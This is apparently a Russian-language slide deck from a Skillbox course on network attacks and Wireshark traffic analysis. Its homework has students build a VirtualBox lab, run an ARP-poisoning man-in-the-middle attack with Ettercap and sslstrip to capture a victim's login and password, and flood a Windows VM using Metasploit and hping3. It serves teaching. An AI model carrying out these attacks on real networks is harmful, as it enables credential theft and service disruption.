- **Несвоевременная установка обновлений встроенного ПО**

Skillbox

Сетевые атаки и анализ трафика

Анализ трафика с Wireshark

Захват сетевого трафика (sniffing)




Процесс прослушивания трафика, который выполняется на портах сетевой карты с помощью включения «promiscuous mode —«неразборчивого» или «беспорядочного» режима.

После этого сетевая карта прослушивает весь трафик в сети, в том числе тот, который ей не предназначается.


Skillbox

Установление TCP-соединения в 3 этапа (3-way handshake)




Дополнительно:
https://ddos-guard.net/ru/terminology/protocols/3-h-etapnoe-rukopozhatie-tcp


Поиск начала TCP-сессии



Skillbox

Отображение статистики в Wireshark






Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Source IPv4 Addresses	1305224				1.6742	100%	23.5900	2.415
192.168.0.101	1299752				1.6672	99.58%	30.5100	51.625

Skillbox

Отображение статистики в Wireshark



Skillbox

Сетевые атаки и анализ трафика

Домашнее задание

Skillbox

Домашнее задание

1. Настроить виртуальную тестовую лабораторию (на основе VirtualBox)

2. Выполнить атаку Man-in-the-Middle с ARP Poisoning

3. Осуществить DoS-атаку на виртуальную машину под управлением Windows с использованием Metasploit Framework

4. Осуществить атаку SYN Flood с использованием утилиты hping3

Skillbox

Настройка виртуальной тестовой лаборатории

1. Скачать **VirtualBox** по ссылке:
https://www.virtualbox.org/wiki/Downloads

Инструкции по установке и настройке на русском языке:
https://remontka.pro/virtualbox/

2. Скачать образ виртуальной машины **Windows 10** для VirtualBox по ссылке: https://developer.microsoft.com/ru-ru/microsoft-edge/tools/vms/

Имя пользователя и пароль — на той же странице

3. Скачать образ виртуальной машины **Kali Linux 2019.3** для VirtualBox по ссылке: https://www.osboxes.org/kali-linux/

https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/#1572305786534-030ce714-cc3b

Имя пользователя **kali**, пароль — **kali**

4. Скачать образ ISO сервера **MS Windows Server 2012** по ссылке
https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012


Нужно заполнить форму, можно ввести любые данные


Skillbox

Настройка виртуальной тестовой лаборатории

5. Настроить три виртуальные машины — Kali Linux, Windows 10, Windows Server 2012

6. У каждой виртуальной машины должно быть по одному сетевому адаптеру, адаптеры должны находится в одном общем сегменте





7. Установить на виртуальных машинах Windows 10 и Windows Server 2012 браузеры Firefox и Google Chrome, сетевой анализатор Wireshark

8. Проверить настройки виртуальных машин — выполнить команду “ifconfig” из командной строки ОС Windows, выполнить команду “ipconfig” из командной строки Linux, определить и записать IP-адреса виртуальных машин

9. Проверить сетевую связность с помощью команды ping — все три виртуальные машины должны быть доступны друг другу

Skillbox

Атака Man-in-the-Middle с ARP Poisoning

1. Запустите Kali Linux атакующего и Windows 10 жертвы

2. Включите на Kali Linux маршрутизацию и настройте перенаправление трафика с помощью iptables

3. Запустите Ettercap, настройте Sniffing и ARP Poisoning

4. Запустите sslstrip для подмены HTTPS на HTTP

5. Запустите Wireshark на Kali Linux, захватите передачу трафика от компьютера жертвы.

6. Перехватите логин и пароль, введенные жертвой

7. Пришлите преподавателю скриншот Wireshark или Ettercap с логином и паролем

Skillbox

DoS-атака с использованием Metasploit Framework

1. Запустите Kali Linux атакующего и Windows 10 жертвы

2. Запустите Wireshark на обоих компьютерах

3. Запустите Metasploit Framework, настройте параметры атаки, подмените IP-адрес атакующего

4. Проверьте, что захватываемые Wireshark пакеты на компьютере жертвы идут с подмененного IP-адреса

5. Откройте диспетчер задач на компьютере жертвы и убедитесь, что процессор существенно загружен (70% и более)

6. Пришлите преподавателю скриншот диспетчера задач

Skillbox

DoS-атака с использованием hping3

1. Запустите Kali Linux атакующего и Windows 10 жертвы

2. Запустите Wireshark на обоих компьютерах, инициируйте захват трафика

3. Запустите hping3 с параметрами компьютера жертвы

4. Откройте диспетчер задач на компьютере жертвы и убедитесь, что процессор существенно загружен (70% и более)

5. С помощью функции «Статистика» Wireshark отследите начало и окончание атаки

6. Пришлите преподавателю скриншот диспетчера задач

Skillbox

Спасибо за внимание!